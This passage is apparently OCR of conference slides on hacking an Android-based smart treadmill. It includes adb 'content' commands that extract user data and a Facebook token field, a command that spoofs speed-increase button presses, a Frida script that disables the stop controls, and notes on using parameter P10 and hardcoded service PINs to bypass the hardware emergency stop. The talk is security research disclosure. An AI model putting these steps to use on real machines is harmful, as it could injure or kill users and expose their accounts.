Kit

- The hardware equipment is controlled:
  - Through the custom **Hardware Abstraction Layer (HAL)** component, and the corresponding app.
  - Through the **attached USB device (separate microcontroller)** and the corresponding app.




> Controlling the Hardware through Hi Kit

- The current state of the equipment is maintained in the Repository
- The Repository initializes shared memory (Real Time Repository)
- The state is accessible:
  - Through exposed content providers
  - Using Binder and direct memory operations




> Controlling the Hardware through Hi Kit

- The current state of the equipment is maintained in the Repository
- The Repository initializes shared memory (Real Time Repository)
- The state is accessible:
  - Through exposed content providers
  - Using Binder and direct memory operations




> Controlling the Hardware through Hi Kit

- There is also the possibility to initiate actions by placing certain files in a **USB flash drive**
- Such actions include:
  - Force a Reboot
  - Force to Wipe Data
  - Force Logcat Extreme
  - Force Entry to Configuration Menu
  - Enable ADB
  - Force FSCK
  - Force touch screen calibration
  - Force APK installation/removal




> When you Press a Software Button

- The **Dashboard/Custom Training APK** updates the **Repository** through the **content provider**
- The **Repository** updates the **Shared Memory** and informs the **Equipment APK** using an **Intent**
- The **Equipment APK** is informed through the **service** and sends the appropriate command to the **USB controller**




> When you Press a Hardware Button

- The **Equipment APK** receives the action through the **USB controller**
- The **Equipment APK** updates the **Repository** through the **content provider**
- Other APKs (e.g. **Dashboard/Custom Training APK**) observe and interact on button changes using the content provider in **Repository**



> When you Press a Hardware Button

- The **Repository** updates the **Shared Memory** and informs the **Equipment APK** using an **Intent**
- The **Equipment APK** is informed through the service and sends the appropriate command to the **USB controller**



> Fingerprinting the Device Type


- A **content provider** can be used to obtain the equipment details.
- The obtained **equipment code** can be matched with the equipment details found in an **sqlite database** in the sdcard.

```
$ content query --uri
content://com.[redacted].android.[redacted].
equipment.AUTHORITY/item
```

```
Row: 0 EQUIPMENT_SPEED=-1.0, OPERATINGDATA_3=20757,
SEAT_MOTOR_TARGET_POSITION=0, READY_TO_USE_ENABLED=true,
EQUIPMENT_DISTANCE=-1, LOGOUT_TIMEOUT=30000, EQUIPMENT_RPM=-1,
ERRORS_1=Error_01:  Code=2 Ampere=72  Voltage=207  Km=119  YYYY/
MM/DD-hh:mm=2018/03/30-09:00, ERRORS_7=Error_07,
EQUIPMENT_INCLINE_INCREMENT=0.5, COMPLIANCE_CODES=14; 39; 50,
PARACHUTE_SIZE=0, EQUIPMENT_REGENERATIVE=false,
OPERATINGDATA_1=1769, OPERATINGDATA_2=214,
EQUIPMENT_INCLINE_ForSystemBar=-1.0, IS_LOGIN_DEVICE_PRESENT=false,
EQUIPMENT_INCLINE=-1, EQUIPMENT_INCLINE_MIN=0.0, ERRORS_9=Error_09,
DISABLE_UI=0, APPLEWATCH_COMPLIANCE=false, ERRORS_4=Error_04:
  Code=5 Ampere=56  Voltage=23  Km=3  YYYY/MM/DD-
hh:mm=2018/03/21-19:53, EQUIPMENT_SPEED_MIN=0.4,
CALORIES_FROM_WATCH=0, LOWRH_COM_ERROR=0,
[redacted], EQUIPMENT_CODE=[redacted],
RESET_DISTANCE_REQUEST=false, ERRORS_3=Error_03: Code=5 Ampere=39
Voltage=93  Km=46  YYYY/MM/DD-hh:mm=2018/03/22-08:03,
OPERATINGDATA_5=20757, EQUIPMENT_GENERIC_CODE=[redacted],
START_MODE=-1, ERRORS_10=Error_10, ERRORS_6=Error_06: Code=5 Ampere=25
Voltage=224  Km=169  YYYY/MM/DD-hh:mm=2018/03/21-18:14,
OPERATINGDATA_4=2077, EQUIPMENT_SPEED_MAX=20.0, DISPLAY_TYPE=2,
ERRORS_5=Error_05:  Code=5 Ampere=56  Voltage=23  Km=3  YYYY/
MM/DD-hh:mm=2018/03/21-18:21, UPLOADING_IN_PROGRESS=false,
CALORIES_FROM_WATCH_STS=-2, EQUIPMENT_EFFORT_LEVEL=-1,
EQUIPMENT_SPEED_ForSystemBar=-1.0, ERRORS_8=Error_08,
EQUIPMENT_STATUS=5, EQUIPMENT_FAMILY_CODE=[redacted]
HRBAND_AVAILABLE=false, AVERAGE_HR_FROM_WATCH=-2,
EQUIPMENT_SPM=-1, EQUIPMENT_HEARTRATE=-1, EQUIPMENT_WATT=-1,
EQUIPMENT_INCLINE_MAX=15.0, ERRORS_2=Error_02: Code=5 Ampere=39
Voltage=133  Km=69  YYYY/MM/DD-hh:mm=2018/03/22-08:07
```


> Fingerprinting the Device Type

- A **content provider** can be used to obtain the equipment details.
- The obtained **equipment code** can be matched with the equipment details found in an **sqlite database** in the sdcard.




```
$ sqlite3
/sdcard/[redacted]/[redacted]/[redacted]
Resources.db
```

```
<equipmentDescriptor>
<equipmentData>
<equipmentId>[redacted]</equipmentId>
<modifiedOn>2018-02-28T16:20:45.186Z</modifiedOn>
<specific_code>[redacted]</specific_code>
<family_code>14</family_code>
<generic_code>39</generic_code>
<generic_codes>14; 39; 50</generic_codes>
<model>[redacted]</model>
<vo2Conv>1</vo2Conv>
<pictureUrl>http://cdnmedia.r[redacted]/equipments/
[redacted]/images/e190.jpg</pictureUrl>
</equipmentData>
```


> Identifying a logged in User

- In a similar way, it is possible to extract information regarding the Facebook token and other user information (age etc.)

```
$ content query --uri
content://com.[redacted].android.[redacted].
user.AUTHORITY
```

```
Row: 0 USER_BIRTHDAY=, USER_PICTURE_URL=http://
[redacted]com/users/photo/c5e18eb6-2ef8-4bc3-8b74-
e0c1d18959ae.jpg, [redacted]APPS_USERID=2f85aa22- 1d78-4060-9b10-
ead24718f5f3, LOGIN_MODE=1,
USER_BODYWEIGHT_LASTUPDATE=, USER_SURNAME=Stais,
USER_MAX_HEART_RATE=188, CONNECTED=false,
USER_BODYWEIGHT=7 1.0, USER_AGE=28,
USER_BIRTHDAY_DAY=19, UNIT_MEASURE_SYSTEM=1,
[redacted]CIRCUIT_AUTOMATICLOGIN_USERID=, USER_CULTURE=en-GB,
USER_FAV_CHANNEL=, FAV_BT_ACCESSOR Y=0,
FAV_BTLE_ACCESSORY=0, ACCOUNT_TYPE=1, USER_GENDER=1,
USER_PICTURE=1, USER_FAV_VOLUME=, USER_LANGUAGE=2,
HAS_[redacted]KEY=false, OFFLINE_USERID=,
FAV_ENTERTAINMENT=, SESSION_ID=, USER_VO2_MAX=-1,
USER_LEVEL_OF_EXPERTISE=, USER_BIRTHDAY_MONTH=9,
[redacted]CIRCUIT_AUTOMATICLOGIN_USERTOKEN=,
[redacted]
FACEBOOK_TOKEN=[redacted]
[redacted], USER_EMAIL=ioannis.stais@gmail.com,
USER_NICKNAME=ioannis.stais, USER_NAME=Giannis
```


> Remotely Controlling Speed and Incline

- Again, a **content provider** can be used to simulate a button activity.
- The receiver would be the **Repository**
- It would resemble an action received from the **USB hardware**
- Example below triggers joystick action for speed increase

```
package com.[redacted].android.[redacted].repository.cp;

import android.content.ContentValues;
import com.[redacted].android.internal.[redacted]InMemoryContentProvider;
import com.[redacted].android.[redacted].Training;

public class PhysicalKeyboardCP extends InMemoryContentProvider {
    public boolean onCreate() {
        boolean res = super.onCreate();
        ContentValues values = new ContentValues();
        values.put("JOY_SX_UP", Integer.valueOf(0));
        values.put("JOY_SX_DOWN", Integer.valueOf(0));
        values.put("JOY_DX_UP", Integer.valueOf(0));
        values.put("JOY_DX_DOWN", Integer.valueOf(0));
        values.put("FT_DX", Integer.valueOf(0));
        values.put("FT_SX", Integer.valueOf(0));
        values.put("STOP", Integer.valueOf(0));
        update(Training.CONTENT_URI, values, null, null);
        return res;
    }
}
```

```
$ content update
--uri content://com.[redacted].android.[redacted].physicalkeyboard.AUTHORITY/item
--bind JOY_DX_UP:i:1
```


> Remotely Controlling Speed and Incline

DEMO

> COULD VULNERABILITY EXPLOITATION CAUSE A FATAL ACCIDENT?

> Could this cause a fatal accident?


- **The victims will have to run at 16,7 mph!**
  - The examined devices reached speeds of **27 km/h**, which is **16,7 mph**!
  - Most treadmills will reach speeds between **12 and 14 mph**
  - The high-end commercial treadmills top out at **25 mph**
  - In world record 9.58-second 100m final (Berlin 2009) Bolt was clocked at 44.72 km/h, which is **27.8 mph**

> Known cases of treadmill-related accidents

- **SurveyMonkey CEO** and husband of Facebook COO **dies** after hitting his head in a **treadmill accident.**


- An estimated **4929 patients** were presented to US emergency departments with a head injury while exercising on a treadmill **between 1997 and 2014** *(Treadmill-associated head injuries on the rise: an 18-year review of U.S. emergency room visits. Joshua S. Catapano et al)*

- More than **100 Australian children** have been seriously injured by treadmills at home (NCBI, ACCC)



> Can you make it stop?

- *"Alexa, stop the treadmill"*
  - Use the **Dashboard Software** keys (pause, restart, cooldown, stop, terminate without cooldown)
  - Use the **Speed / Incline Physical** buttons
  - Use the **Emergency Stop Physical** button



Dashboard Software keys

Incline Physical Buttons

Speed Physical Buttons

Emergency Stop Physical Button

> Disabling Software / Physical buttons


- Intercepting the IPC communication
  - Each time one of the buttons is pressed, a new broadcast intent is sent.
  - Both physical & software buttons use the same mechanism.
  - One can use a **Frida** script to disable these controls.
  - What about the Emergency Stop Physical button?

```
658   public final void pause() {
660       this.context.sendBroadcast(new Intent("com.[redacted].android.[redacted].training.action.pause"));
      }

667   public final void restart() {
669       this.context.sendBroadcast(new Intent("com.[redacted].android.[redacted].training.action.restart"));
      }

684   public final void terminateWithoutCooldown() {
686       this.context.sendBroadcast(new Intent("com.[redacted].android.[redacted].training.action.terminatewithoutcooldown"));
      }

691   public final void continueAsGoal() {
693       this.context.sendBroadcast(new Intent("com.[redacted].android.[redacted].training.action.continueasgoal"));
      }

701   public final void stop() {
703       this.context.sendBroadcast(new Intent("com.[redacted].android.[redacted].training.action.stop"));
      }
```

```
var PhysicalKeyboard =
Java.use("com.[redacted].android.[redacted].repository.cp.Physical
KeyboardCP");
PhysicalKeyboard.update.implementation = function(a, b, c, d)
{
        return;
      // this.update(a, b, c, d);
};
```



> Physical Emergency Stop Button of Low Kit

- **The Inverter**: the device which supplies the three-phase belt motor.
- **The Emergency Stop button / Safety Switch**: Controls the inverter power supply



> Messing with the Low Kit

- **Two options**
  - Attempt to **reconfigure the Low Kit** through the **Hi Kit** and the **USB controller**
  - Attempt to **update** the **Low Kit firmware** through the system process (out of scope)



> Messing with the Low Kit

- The specification reveals that the Low Kit receives **13 configuration parameters**
- The **P10 parameter** can potentially be used to enable the SW Emergency button and disable the HW Emergency button.
- This parameter has disappeared in newer documents

To write these parameters to the low kit, use the "Write to low kit" function.

9.3.3.4. Table of configuration parameters (LED):

Display parameter	*Unit of measure*	*Description*	*LED Default values*
P01	*Kmh*10*	*Default linear speed*	*8*
P02	*(Kmh*100)/sec*	*Default acceleration and deceleration*	*100*
P03	*%*2*	*default slope set point*	*0*
P04	*Numerical Constant*	*PID proportional gain*	*7*
P05	*Numerical Constant*	*PID Integral gain*	*150*
P06	*Numerical constant*	*S Ramp Type*	*0*
P07	*on/off*	*Flag DC motor encoder signal alarm action*	*0*
P08	*10msec*	*Watchdog serial communication*	*0*
P09	*1msec*	*DC motor encoder error timeout 1 cnt = 100 msec*	*15*
P10	*on/off*	*Flag signal receiving Sw Emergency and not receiving Emergency Hw*	*0*
P11	*mm*	*roll diameter*	*91*
P12	*Numerical constant*100*	*roller diameter*	*200*
P13	*on/off*	*Flag posting warning signal AC motor encoder*	*0*

I.e.

- *P01 = kmh = 8 / 10 is the 0.8kmh of start, (as if the unit was hundreds of meters times).*
- *P02 = 100 means the acceleration expressed in kmh/sec is 100 / 100 = 1 where the 100 is the value of the numerator and the denominator is the default 100 of formula. (cents of kmh/sec)*
- *P03moltiplication by two is to take steps of 0.5%, this basically 2 means 1%.*
- *Numerical Constant: P04-P05-P06 is a pure numbers, multiplicative constants used by the firmware.*
- *P07, P10, P13 is a Boolean flag, yes or not.*
- *P08 is expressed in tens of msec: if P08 = 100 will be a second.*
- *P12 = 211 means that the transmission ratios is 2.11.*

> Messing with the Low Kit

- The specification reveals that the Low Kit receives **13 configuration parameters**
- The **P10 parameter** can potentially be used to enable the SW Emergency button and disable the HW Emergency button.
- This parameter has disappeared in newer documents

After any changes to the parameter values, you need to load them in the low kit using the "Write to low kit" function.


Parameter	*Description*	*Range*	*Default values*
Par 01	Default speed for Quick Start workout. [Km/h*10]	n.m.	8
Par 02	Default acceleration and deceleration for tread belt motor. [Km/h*100/sec]	n.m.	100
Par 03	Default zero reference position for tread-belt incline. [*2]	n.m.	0
Par 04	PID proportional gain. [*100]	n.m.	7
Par 05	PID Integral gain. [*100]	n.m.	150
Par 06	Ramp Type	n.m.	0
Par 07	Error status on DC motor encoder	0 - 1	0
Par 08	Serial communication timeout [10*msec]	n.m.	0
Par 09	DC motor encoder error timeout. [msec]	0 - 255	15
Par 10		-	0
Par 11	FREE	n.m.	91
Par 12	Driving roller diameter. [mm]	n.m.	200
Par 13	Pulley ratio	0 - 1	0

n.m = Value not modifiable.

Press **HOME** to confirm and save, **FORWARD** or **BACK** to scroll the pages.

> Messing with the Low Kit

- **The service menu can be directly used** to reconfigure the Low Kit parameters.




- **A PIN is required.**
  - The PINs are hardcoded and cannot be changed.
  - One can find these by searching for “after sales” documents online.

```
$ am start com.[redacted].android.[redacted]configurationmenu/.EnterPasswordActivity
```


> Messing with the Low Kit

- **The service menu can be directly used** to reconfigure the Low Kit parameters.

- **A PIN is required.**
  - The PINs are hardcoded and cannot be changed.
  - One can find these by searching for “after sales” documents online.




